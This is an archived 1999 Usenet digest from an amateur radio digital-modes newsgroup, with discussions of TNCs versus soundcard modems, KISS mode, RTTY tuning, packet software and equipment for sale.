914. Re: HAL P-38 tuning indicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36CB28D3.FC325366@erols.com>
Source record: 19616

There's an on-screen tuning indicator on the PC software. It does a good job - you don't *need* the external tuning indicator.

Rick Mintz wrote:
>
> Hi gang,
>
> Has a nice chat with the HAL folks at the Miami Hamfest (really computer
> show, as it turns out), and....
>
> I am considering the purchase of a HAL P-38 RTTY board. There seems to be a
> gap in my knowledge though.
>
> How do you tune this beast? I'm used to the LED's on the PK-232. I'm not
> using RITTY or anything else, software wise besides WF1B. HAL makes a tuning
> indication (RTTY-1 is the product), but $90 for an LED indicator seems a bit
> steep.
>
> So what are the other options?
>
> (Also, if you have experience with a P-38, I'd appreciate a quick comment as
> to it's efficiency over other TNC's like the PK-232 and the KAM. Basically
> looking to be sure the investment is worthwhile.)
>
> Please email reply direct (and also to the group if you want.)
>
> Thanks.....
>
> Rick Mintz, W1TY
> Rochester (NY) DX Association
> Rmintz@Frontiernet.net

915. Website PI6ALK ATV Repeater updated

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Rens Maas <rens@tss-telecom.nl>
Message-ID: <7afd0n$nbd@news3.euro.net>
Source record: 19617
Cross-posted to:
nl.media.radio,nl.media.tv,nl.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.misc

```
The PI6ALK website is updated.
2 live videostreams
2 live audiostreams
PI6ALK also available on satellite, Eutelsat W2, 16 degrees East
For details please check:

http://www.tss-telecom.nl/pi6alk
```

916. flexnet ,sound card, packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: rjver@club-internet.fr
Message-ID: <36cb38b6.4741469@news.club-internet.fr>
Source record: 19618

i successfully setup packet reception
under dos and even win98, but i'm not forwarding anything, as a
listener
i just would like to find a program, based either on the flexnet api
or tfemu (tnc firmware emulator),that would enable spy and decoding
of traffic between two nodes: like files , public bulletins,fbb mail,

The traffic is compressed/binary so traffic monitoring is a bit boring
until now...
thank you...

917. Re: Apple II software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Joe Hoppesch <pesch@citilink.com>
Message-ID: <7aepb8$p7v$1@news.mr.net>
Source record: 19619

This is some of the best Apple, Mac software for
Ham radio around. Drop him a line
nedbalek@winternet.com

www.winternet.com/~nedbalek

918. Re: DIY Wireless data communication (RS-232)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: Ray Landers <rayl@northcoast.com>
Message-ID: <36CB3F23.960BB84C@northcoast.com>
Source record: 19620
Cross-posted to:
alt.comp.hardware.homebuilt,alt.comp.hardware.homedesigned,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

well, if the range is short, and you have good error correction, try the guts
out of a cordless phone. not a cell phone, just a plain old wireless phone.
i'm sure that it would get allot of static, but just be sure you have some
good error correction protocol. like using a couple of old HST 9600 baud
modems on each end of the connection, with some packet radio software that
will take care of data integrity.
all of those things could be had pretty cheaply.

Mogwai wrote:

> Hi all,
>
> I'd like to build a wireless RS-232 communication channel, so my robot can
> communicate with a PC. I searched the net for transmitter/receiver units,
> but only found commercial ones (which are far too expensive for a hobby
> project).
>
> So can anyone point me to an online design/schematic that I can use for my
> project.....
>
> Thanks,
>
> mogwai

--
To reply Via e-mail use rayl (that's RAYL not RAY1) at northcoast.com the
reason i have nospam in the reply header of this message is because of all
those tricky junk mail people that pull addresses from the Reply to: part of
messages without ever reading them.
http://www.northcoast.com/~rayl/

919. Green Key Night (& Day) Feb 20

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-17 00:00:00 UTC
From: haynes@alumni-ppp.uark.edu
Message-ID: <7afgo4dd1@alumni-ppp.uark.edu>
Source record: 19621

Feb 20 every year is when we celebrate the beginning of FSK on the HF ham bands in the US. And remember the RTTY pioneers and their hard work. The event is not a contest, there are no scores to keep nor logs to send in, just
use a mechanical teleprinter if you can
use vacuum tube gear if you can
use some 850 cycle shift if you can
but even if you can't do any of those get on the air and have fun and wallow in nostalgia.

920. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-18 00:00:00 UTC
From: rmcconne.NOSPAM@lightlink.com
Message-ID: <36cb80a1.14750163@newse.twcny.rr.com>
Source record: 19622

Eddie

My understanding was that the no music clause was a sop to the commercial broadcasters who were worried that all of the new hams would start transmitting music and take over their markets. So it was music in its pure form that was the problem. Transmitting MIDI, .wav or .mp3 files is just that: transmitting data files. This should not be a problem under the current rules as they require additional equipment to convert them into sound. WARNING: IANAL!

Has the FCC provided us with an actual ruling on this?

Bob McConnell
N2SPP

On Wed, 17 Feb 1999 08:49:10 -0800 (PST), CoastalEddie@webtv.net (Coastal Eddie) wrote:

>If I transmit music (non copywritten, out of date etc.) in digital form,
>is it still considered music?
>by part 95. Is it still not legal to transmit?
>Unrelated: "newgroup" as follows: rec. amateur radio "local net" Antenna
>restricted hams using 18"dish.

921. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-18 00:00:00 UTC
From: rmcconne.NOSPAM@lightlink.com
Message-ID: <36cc82af.15276455@newse.twcny.rr.com>
Source record: 19623

As s system architect, I recognize that the TNC does have one major strength: it adds another processor with separate power to the system. Even in KISS mode, this can help reduce the workload on a PC so that other applications will still be usable. In full mailbox mode, it can stand alone while the PC is powered down, crashed or rebooting (not uncommon when running Micro$oft products).

On the otherhand, if you have an "older" PC without one of their unstable GUI's that can be dedicated to packet, and the space to leave it set up full time, then maybe you don't need this extra help.

There is usually more than one way to accomplish anything. Wouldn't life be a lot more boring if there weren't?

Bob McConnell
N2SPP

On Tue, 16 Feb 1999 22:43:10 -0600, "Charles Brabham"
<n5pvl@texoma.net> wrote:

>
>Probably... Still, I can buy a used 386 system, monitor and all for 50 bucks
>here in Dallas. Throw in another 50 bucks for a BayCom type 1.2kb packet
>modem and I have something significantly more functional than just a TNC,
>all for the same 100 bucks or so. A "stand alone" unit for packet.
>
>If the 386 system has a 16-bit soundcard, no need to buy the Tigertronics
>modem. Yes, a 386 will "DSP" a single soundcard just fine for 1.2kb packet.
>
>
>I don't work for a company making TNC's, but still I look at it the same
>way. There are plenty of applications for TNC's, and will be for some time
>to come. Still, I'd be aware that a large part of the TNC market will go
>over to modem and soundcard systems, and that the trend will accelerate
>because good used PC's just get cheaper and cheaper.
>
>My Dad, for example, had trouble getting his old copy of PCPakRatt2 to run
>in his Win98 machine, and we finally came to the conclusion that it would be
>easier and cheaper to buy an old 486 running DOS for dedicated packet use
>than it would be to keep tinkering with the Win98 system, just so we could
>tie it up with packet. My Dad has become accustomed to PC PakRatt2, and
>didn't want to upgrade to a newer version, ect.
>In the end, it made better sense to buy an dedicated packet PC than it did
>to put his Pentium2 in the shop. It cost less, too.
>
>73 DE Charles Brabham,

>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

922. SF Bay area Packet Map on 145.05/S

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-18 00:00:00 UTC
From: Fremont, "Ca." <2meters@excite.com>
Message-ID: <7ah77m$q80@bgtnsc03.worldnet.att.net>
Source record: 19624

Thanks for reading...

For those of you that live in or might visit the San Francisco Bay Area, a packet map is available to help you weave through the packet air waves... This map is only for 145.05Mhz.

If you live in the SF Bay area and would like to be added to the 145.05 map, please send me an EMAIL.

A sample copy is available if you're interested...

73 David

923. Re: SF Bay area Packet Map on 145.05/S

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-18 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <36CC63DF.4764A847@junglevision.com>
Source record: 19625

What is on 145.05, anyway? I'm in Berkeley, though my packet box
sits on 145.75. Is the map on the web, or do you print these out?

Fremont, "Ca." wrote:
>
> Thanks for reading...
>
> For those of you that live in or might visit the San Francisco Bay Area,
> a packet map is available to help you weave through the packet air
> waves... This map is only for 145.05Mhz.
>
> If you live in the SF Bay area and would like to be added to the 145.05
> map, please send me an EMAIL.
>
> A sample copy is available if you're interested...
>
> 73 David

924. Kantronics KAM+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-18 00:00:00 UTC
From: adam@onramp.net
Message-ID: <MPG.1136275c60fa487d98969d@news.onramp.net>
Source record: 19626
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.swap

I bought a Kantronics KAM+ about 4 months ago to play with the
digital modes, and discovered that I am not all that keen on RTTY, PACTOR
or packet. Therefore, the KAM+ is up on the block for sale, to finance
other hobby expenditures.
It has the 7.1 firmware installed and is in excellent condition.
The 12vdc adapter is included, along with a HF cable that will work with
Kenwood 8 pin microphone plugs. All original packing and documentation
is included, along with some notes that are not part of the original.
The asking price is $200, or a reasonable offer. I am located in
the Dallas, TX area.

73,

Adam Adkins, KM5SS
adam@onramp.net

925. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-18 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7conim.dda.nomail@sys3.pe1chl.ampr.org>
Source record: 19627

Robert McConnell <rmcconne.NOSPAM@lightlink.com> wrote:
>As s system architect, I recognize that the TNC does have one major
>strength: it adds another processor with separate power to the system.
>Even in KISS mode, this can help reduce the workload on a PC so that
>other applications will still be usable.

Adding a 2 MHz Z-80 with 32K RAM and 32K EPROM will *not* add noticable
power to a modern PC. Furthermore, there is almost no reduction in
workload especially in KISS mode, because all the date going between
radio and TNC is also transferred between TNC and PC.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

926. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-18 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7conq7.dda.nomail@sys3.pe1chl.ampr.org>
Source record: 19628

W6RCecilA <w6rca@ibm.net> wrote:
>SV Windigo wrote:
>> I'm and experienced computer type and ham. I'm just starting to look at
>> digetal radio. Is there any need for a TNC. Looks like it just turns my
>> desktop into a dumb terminal. Would seem that the whole trip could be done in
>> software. Advice appreciated 'cause my pocketbook isn't all that deep.

>TNCs are 25 year old "technology". 25 years ago a PC couldn't do
>the necessary DSP job. Today it can. TNCs are obsolete. Have fun.

Doing the DSP may be a bit costly, but there are other options.
One can use a hardware modem and generate the digital datastream
on the PC instead of using a TNC. This can be done by bit-banging
the bits from the handshake lines of a serial or parallel port, or
by using an SCC card. The latter has less overhead and will usually
cost less CPU power on the PC than an external KISS TNC would.

When the software is written to take advantage of the SCC card, it
will also perform significantly better on the channel because the
software can have a better look at what is happening.
However, many programs take an SCC card as a special case of a generic
device that is also used with a KISS TNC, and thus wastes the advantage.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

927. ATTENTION to all Kansas City Tracker USERS !

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-18 00:00:00 UTC
From: Geert Pirens <geert.pirens@ping.be>
Message-ID: <7ai2va$7sb$1@news3.Belgium.EU.net>
Source record: 19629
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space,tw.bbs.rec.radio.amateur,uk.radio.amateur

Hello Kansas City Tracker Users.

I'm collect the names of all the available programs that being written, or suppot the kansas city tracker.

All these information wil be placed in a Database and wil be available to all of you.

On my homepage http://www.ping.be/~p4u11324/ you wil find a list of all available software.
If you know a program that not being in the list, PLEASE fill in the Question form:

If you click here, you go wright to the question form
http://www.ping.be/~p4u11324/KCT_Ques.html

Thanks to all of you !

Geert Pirens
Vissit my home page: http://www.ping.be/~p4u11324/

928. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-18 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36CCB0C1.6393@ibm.net>
Source record: 19630

Fred wrote:
>
> Rob is being negative. Sure TNCs are old technology, but so are most PCs.
>
> I suggest you should use what suits your situation. There are many good
> reasons to keep with the old TNC and an old DOS computer to free up your
> expensive memory hungry, unstable powerful computer for running word
> processors, spreadsheets and games....

But Fred, he doesn't have an old TNC or an old DOS computer. He said he
knew how to do his own software. I would encourage anyone in such a
situation to use the powerful PC with sound. Why reinvent a 25 year
old wheel when you can fly? I personally am replacing my TNC with a
Motorola DSP EVAL board which makes a very good programmable modem.
What is wrong with advancing the state of the art in ham radio?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

929. Re: Linux and soundcard config for packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-18 00:00:00 UTC
From: James Jefferson <jjeffers@deskmedia.com>
Message-ID: <36CCEE99.D53@deskmedia.com>
Source record: 19631

> Has anyone played with 9600 bd packet through their soundcard
> via the Linux Ax25 configuration??? I'd be very interested in the
> resultsand what was needed to get this going.

Sure, it works - but not as well as a G3RUH or DSP modem... Take a look
at http://www.deskmedia.com/~jjeffers/packet/advanced-packet.html The
first two links will show you the PTT circuitry and the startup script.

Good luck - if you need any help feel free to e-mail me.

-James Jefferson KB0THN
jjeffers@deskmedia.com
http://www.deskmedia.com/~jjeffers/

930. Re: WA4DSY 56k modem and PackeTwin card, $420

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-18 00:00:00 UTC
From: James Jefferson <jjeffers@deskmedia.com>
Message-ID: <36CCF30B.5674@deskmedia.com>
Source record: 19632

> "Charles Brabham" <n5pvl@texoma.net> wrote:
> > Don't trust this asshole. He's the one who was recently asking around for
> > cheats and cracks for Ham-Radio software, wanting to create a "Ham-Warez"
> > site.

Charles, get things right. Check out dejanews -- he didn't start the
thread.
I dealt with QWATSY in the past, and he was very prompt in sending me
the
money. He really goes to college, and he really has the equipment.

-James Jefferson KB0THN
jjeffers@deskmedia.com

931. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-19 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36cc8aee.0@news.iprolink.co.nz>
Source record: 19633

Rob is being negative. Sure TNCs are old technology, but so are most PCs.

I suggest you should use what suits your situation. There are many good reasons to keep with the old TNC and an old DOS computer to free up your expensive memory hungry, unstable powerful computer for running word processors, spreadsheets and games....

(Now who's being negative?)

Fred

932. Packet with Palm III ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-19 00:00:00 UTC
From: Kim Leary <leary@startext.net>
Message-ID: <01be5bd2$345ca860$66dc37cf@leary>
Source record: 19634

Anybody gotten a palm III to do packet?
Thanks for any replies. Kim WN5I

933. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-19 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <uOWY9FAFSTz2EwNx@peaksys.demon.co.uk>
Source record: 19635

In article <slrn7conim.dda.nomail@sys3.pe1chl.ampr.org>, Rob Janssen
<nomail@pe1chl.demon.nl> writes
>Robert McConnell <rmcconne.NOSPAM@lightlink.com> wrote:
>>As s system architect, I recognize that the TNC does have one major
>>strength: it adds another processor with separate power to the system.
>>Even in KISS mode, this can help reduce the workload on a PC so that
>>other applications will still be usable.
>
>Adding a 2 MHz Z-80 with 32K RAM and 32K EPROM will *not* add noticable
>power to a modern PC. Furthermore, there is almost no reduction in
>workload especially in KISS mode, because all the date going between
>radio and TNC is also transferred between TNC and PC.

That very much depends on what the alternative is to the TNC! In this
thread mention has been made of sound cards, SCC cards and Baycom-type
modems - which are the most popular alternative.

If you use a Baycom modem, then the load on the PC processor is far
higher than when you're using a TNC. A Baycom modem interrupts the
processor at *bit* rate. (In fact, on receive, most Baycom drivers are
interrupting the processor at around double the bit rate.) Not only
that, but it needs a low and consistent latency in servicing COM port
interrupts - which can be very hard to achieve in a multi-tasking O/S.
If you're running Windows, then the performance of other parts of your
system, in particular the performance of hardware device drivers, can
make it almost impossible to get satisfactory performance out of a
Baycom modem.

A TNC interrupts the PC at no worse than *byte* rate. However, given
that most PCs now have buffered UARTS on the COM ports, the actual
interrupt frequency is much lower than that. Also, the latency in
servicing COM port interrupts is nothing like as critical as when you're
using a Baycom modem.

Baycom modems are fine on a 286 or better, running in DOS, but they are
anything but fine on many Windows systems.

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

934. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-19 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ajg5b$2oe@enews4.newsguy.com>
Source record: 19636

W6RCecilA wrote in message <36CCB0C1.6393@ibm.net>...
>But Fred, he doesn't have an old TNC or an old DOS computer. He said he
>knew how to do his own software. I would encourage anyone in such a
>situation to use the powerful PC with sound. Why reinvent a 25 year
>old wheel when you can fly? I personally am replacing my TNC with a
>Motorola DSP EVAL board which makes a very good programmable modem.
>What is wrong with advancing the state of the art in ham radio?

I doubt seriously that Fred has anything against advancing the state of the art. Maybe he just doesn't feel personally responsible for doing so, and is happy with the performance of his present setup.

For example: When I work CW, I use an old Army "sparkproof" key developed during WW1 for use in the trenches. It is really clunky and has a big old "navy" type knob on it. The outside is weathered, but open up the sealed "sparkproof" compartment, and it all looks brand-new in there.
My brother and Dad are high-speed CW buffs and use keyers. They figure I'm nuts to pound that old Army key, and maybe I am but that's beside the point. - The point being that though the keyer is undeniably faster and more modern than my old straight-key, that does not in any way obligate me in any way to use it. The fact that I pound away at the old Army key will in no way prevent other Hams from using more modern equipment, or from pioneering new ways to "do" CW that might someday even make the keyers look hopelessly slow, awkward and obsolete.

On the other hand, you won't catch me trying to prove some point about how my straight-key is "better" than bugs or keyers. It's "better" for me without a doubt, but as for everybody else; Well, that's their lookout, not mine.

Advancing the art of Amateur Radio is indeed a fine goal, and I like to think that in some areas beyond CW, I've been able to participate in a few of those advances. Still, I see Ham Radio as being much more than JUST "advancing the art", and part of the enjoyment I get out of it is unashamedly nostalgic, just as some of it is unashamedly fraternal in nature. It's a big hobby, and there's a lot to it. The best opportunities for advancing the art tend to lay in specialized niches, which still leaves an individual plenty of other aspects of Amateur Radio to enjoy in a more relaxed manner that places more emphasis on the interpersonal communication between hams, and less on the type of equipment or software one is using.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

935. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-19 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36CD868F.4FEA6813@erols.com>
Source record: 19637

So you're saying in KISS mode the TNC is no longer handling the AX25
protocol stuff?

Rob Janssen wrote:
>
> Robert McConnell <rmcconne.NOSPAM@lightlink.com> wrote:
> >As s system architect, I recognize that the TNC does have one major
> >strength: it adds another processor with separate power to the system.
> >Even in KISS mode, this can help reduce the workload on a PC so that
> >other applications will still be usable.
>
> Adding a 2 MHz Z-80 with 32K RAM and 32K EPROM will *not* add noticable
> power to a modern PC. Furthermore, there is almost no reduction in
> workload especially in KISS mode, because all the date going between
> radio and TNC is also transferred between TNC and PC.
>
> Rob
> --
> +----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
> +----------------------------------+--------------------------------------+

936. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-19 00:00:00 UTC
From: "Allan H. Kaplan" <akaplan@fallschurch.esys.com>
Message-ID: <36CDE741.1FA15199@fallschurch.esys.com>
Source record: 19638
Body handling: Binary attachment payload not displayed: vcard.vcf

As much as there is room for improvement, USA is the best!
--

Allan H. Kaplan 703-560-5000, x4717 Fax: 280-1241 MS A404
Staff Electronic Engineer, Raytheon Systems Company, Falls Church
speaking only for myself, not necessarily for my employer... (8-)=

[One or more binary attachments are retained only in the source text.]

937. SA Watch adds Internet DGPS!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-19 00:00:00 UTC
From: Stan Huntting <stan@sni.net>
Message-ID: <7akq8tugu1@news-2.csn.net>
Source record: 19639
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc,sci.geo.satellite-nav

Version 3.30 adds Internet DGPS!

Evaluate the effect DGPS has on the accuracy of your GPS receiver without investing in a differential beacon receiver. Download SA Watch from the SA Watch web site, http://www.sni.net/kawin/pages/sawhatis.htm

SA Watch uses an Internet connection to receive DGPS corrections originating from the Point Blunt, CA, USCG DGPS beacon to provide your GPS receiver with a continuous stream of correction data. Check out the SA Watch image on the SA Watch web site, captured from Boulder, CO. Of more than 1,800 samples, 99% were within 4 meters of the reference point!

This feature is of greatest value for observers within 2,000 km of San Francisco, CA, but useful insights can be gained from most of North America. Thanks to Wolfgang Rupprecht for the data stream.

Stan

Stan Huntting, KW7KW (ex-KF0IA)
Email: stan@sni.net Fax: 303 444 2314
Post: 4655 Pleasant Ridge Rd., Boulder, CO 80301-1731, USA
SA Watch/KaWin/PicturePacket home page: http://www.sni.net/kawin/

938. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-19 00:00:00 UTC
From: rmcconne.NOSPAM@lightlink.com
Message-ID: <36cdec73.14501188@newse.twcny.rr.com>
Source record: 19640

Bob,

My understanding is that in KISS mode, the TNC is only handling transmitter control and error detection/correction. The string passed between the TNC and computer is the IP packet, so the PAD is turned off.

Bob McConnell
N2SPP

On Fri, 19 Feb 1999 10:43:11 -0500, Bob Lewis <aa4pb@erols.com> wrote:

>So you're saying in KISS mode the TNC is no longer handling the AX25
>protocol stuff?
>
>Rob Janssen wrote:
>>
>> Robert McConnell <rmcconne.NOSPAM@lightlink.com> wrote:
>> >As s system architect, I recognize that the TNC does have one major
>> >strength: it adds another processor with separate power to the system.
>> >Even in KISS mode, this can help reduce the workload on a PC so that
>> >other applications will still be usable.
>>
>> Adding a 2 MHz Z-80 with 32K RAM and 32K EPROM will *not* add noticable
>> power to a modern PC. Furthermore, there is almost no reduction in
>> workload especially in KISS mode, because all the date going between
>> radio and TNC is also transferred between TNC and PC.
>>
>> Rob
>> --
>> +----------------------------------+--------------------------------------+
>> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
>> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
>> +----------------------------------+--------------------------------------+

939. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-19 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <eJpz2.311$ir5.11367@news.goodnet.com>
Source record: 19641
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

>64 tones, spaced 15.625 Hz, each modulated with BPSK,
>at 10 bps, so what does that make it?

In America, that is restricted to 51 MHz and above. It is not
legal on HF except for government and police users.

Not really a problem though, because multiple tone modems
are usually poor performers, and even the military uses them
only because JTIDS is taking forever to deploy...

Steve

940. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-20 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7amp9h$1qv$1@nnrp1.dejanews.com>
Source record: 19497

In article <slrn7ct1al.kmn.nomail@sys3.pe1chl.ampr.org>,
dontmailme@pe1chl.demon.nl wrote:
> Dana H. Myers K6JQ <Dana@Source.Net> wrote:
> >In article <36cdec73.14501188@newse.twcny.rr.com>,
> > > rmcconne.NOSPAM@lightlink.com (Robert McConnell) wrote:
>
> >In KISS mode, the TNC acts only as a PAD; the AX.25 protocol
> >stack and user interface are disabled. Raw frames are sent
> >and received (PAD - 'packet assembler/disassembler'). Since
> >there is no protocol stack involved, it doesn't matter what
> >is in the frame, IP or otherwise.
>
> No, what is commonly referred to as a PAD includes the functionality
> of a TNC in "command mode". In KISS mode it is not a PAD but only
> a coding converter. Assembling the packets is done by the PC.

Well, I stand corrected on the misuse of the term 'PAD', but, in
KISS mode, the TNC is more than a coding coverter. It adds the
correct MAC-level framing and checksumming, it is really analogous
to a conventional network adapter.

Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

941. Re: Wish List: for Packet equipment:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-20 00:00:00 UTC
From: Dave <davev@ccnn.net>
Message-ID: <36CF005C.60EF@ccnn.net>
Source record: 19498

Charles Brabham wrote:
there's a start ! i know there is a group that i see on 'ipbuff'
the packet/ip gateway here in w.n.y. the area is called: tnctng
(terminal node controler the next generation). i havn't been in there
in a while,well 'cause everything was over my head.so if you can get to
a packet/ip gateway see if they carry that mailing list or put out
whom to contact and get on the mailing list.
But as for me (i'm sysop for w2sex) i'd like to see some changes in the
f6fbb prgms'
ttyl de dave-n2rhl

> Here's a few things I'd like to see... Any other suggestions?
>
> 1. PCI bus HDLC card for Pentium computers with sockets for two or
> preferably four plug-in modems. The modems should be no bigger than a book
> of paper matches, inexpensive, and available in all of the popular data
> rates plus one that's as fast as the HDLC card's hardware/software will
> reliably support. I would also want plug-in "modem" cards with TTL and/or
> RS-232 connections allowing use of external modems. As long as I'm
> "wishing", I'll wish for Ethernet on each card for linking computers.
>
> 2. ISA bus version of the above for use in older computers.
>
> 3. A TNC design that allows replacement/upgrade of the "firmware" without
> need for opening up the unit or swapping out any chips. Send a standard
> EPROM image to the TNC over the RS-232 line with a password, then send a
> reset/restart and you're using the new "firmware".
>
> I'd want an optional capability to upgrade the software via the radio link,
> set by an internal jumper.
>
> In addition to the re-writable memory system, a standard EPROM would need to
> be present to bring the unit back online if and when new "upgrade" software
> causes the TNC to crash or lock up. It would need a watchdog for that.
>
> 4. A really small TNC designed to be placed inside a radio or laptop
> computer. Let it use the same paper-matchbook sized, plug-in modems as the
> HDLC card above.
>
> 5. Packet equipment with Ethernet instead of RS-232 connections to the
> computer.
>
> A buddy of mine used to say, "Wish in one hand, and spit in the other and

> see which one fills up the fastest."
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

942. Graphic Packet/Windows program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-20 00:00:00 UTC
From: Jerry Parker <jparker@fix.net>
Message-ID: <36CF02AB.8C8CAB8F@fix.net>
Source record: 19499

I am looking for sources for Graphic Packet to use with BayCom Modems
and also for a Simple intuitive windows program to use with the PK88 or
info on how to use Graphic Packet with the PK88.

Any Help Please,,,73,,,Jerry...WA6OWR...K

jparker@fix.net

943. Prarie Digital Board

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-20 00:00:00 UTC
From: Czeczek <czeczmar@free.polbox.pl>
Message-ID: <QoDz2.2284$U1.400879@news.tpnet.pl>
Source record: 19500

I am searching for project of the Prarie Digital Board publicated in AMSAT Journal 12/94.
Pleaseeeeee help !

Marcin Czeczko
czeczmar@free.polbox.pl
czeczmar@infeco.pb.bialystok.pl

944. Re: Graphic Packet/Windows program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-20 00:00:00 UTC
From: Stan Huntting <stan@sni.net>
Message-ID: <7andv5$i9k$1@news-2.csn.net>
Source record: 19501

Jerry Parker wrote in message <36CF02AB.8C8CAB8F@fix.net>...
>... a Simple intuitive windows program to use with the PK88 ...

PicturePacket supports your PK88, and it's FREE! Download it from
http://www.sni.net/kawin/

An extensive review of PicturePacket is featured in the March '99 issue of
CQ Magazine. 73,

Stan

Stan Huntting, KW7KW (ex-KF0IA)
Email: stan@sni.net Fax: 303 444 2314
Post: 4655 Pleasant Ridge Rd., Boulder, CO 80301-1731, USA
SA Watch/KaWin/PicturePacket home page: http://www.sni.net/kawin/

945. Re: Wish List: for Packet equipment:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-20 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <yWHz2.601$ir5.13800@news.goodnet.com>
Source record: 19502

Dave wrote in
>>
>> Here's a few things I'd like to see... Any other suggestions?

The packet radio must have a PCMCIA slot to plug in my Proxim
wireless interface to my LAN, or an Ethernet PCMCIA card, and
be controlled by SNMP.

The packet radio must produce 30 Watts minimum in a Spread
Spectrum band of 440 - 449 MHz (Frequency Hopper), and have
a sustained through-put of 1.6 Mbps full duplex minimum.

It should cost $700 to $1000 US.

946. ** FS: Misc. Ham Radio Satellite Books **

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-20 00:00:00 UTC
From: ken@seemessage.com
Message-ID: <ken-2002992258220001@user-38ld53i.dialup.mindspring.com>
Source record: 19503
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space

Hi...

I'm cleaning house. I'd like to sell out some of my satellite books.
I have the following books for sale. (Sorry, I don't want to separate
them....buy them all, one price.)

ARRL The Satellite Experimenter's Handbook
by Martin Davidoff K2UBC
Retail: $20

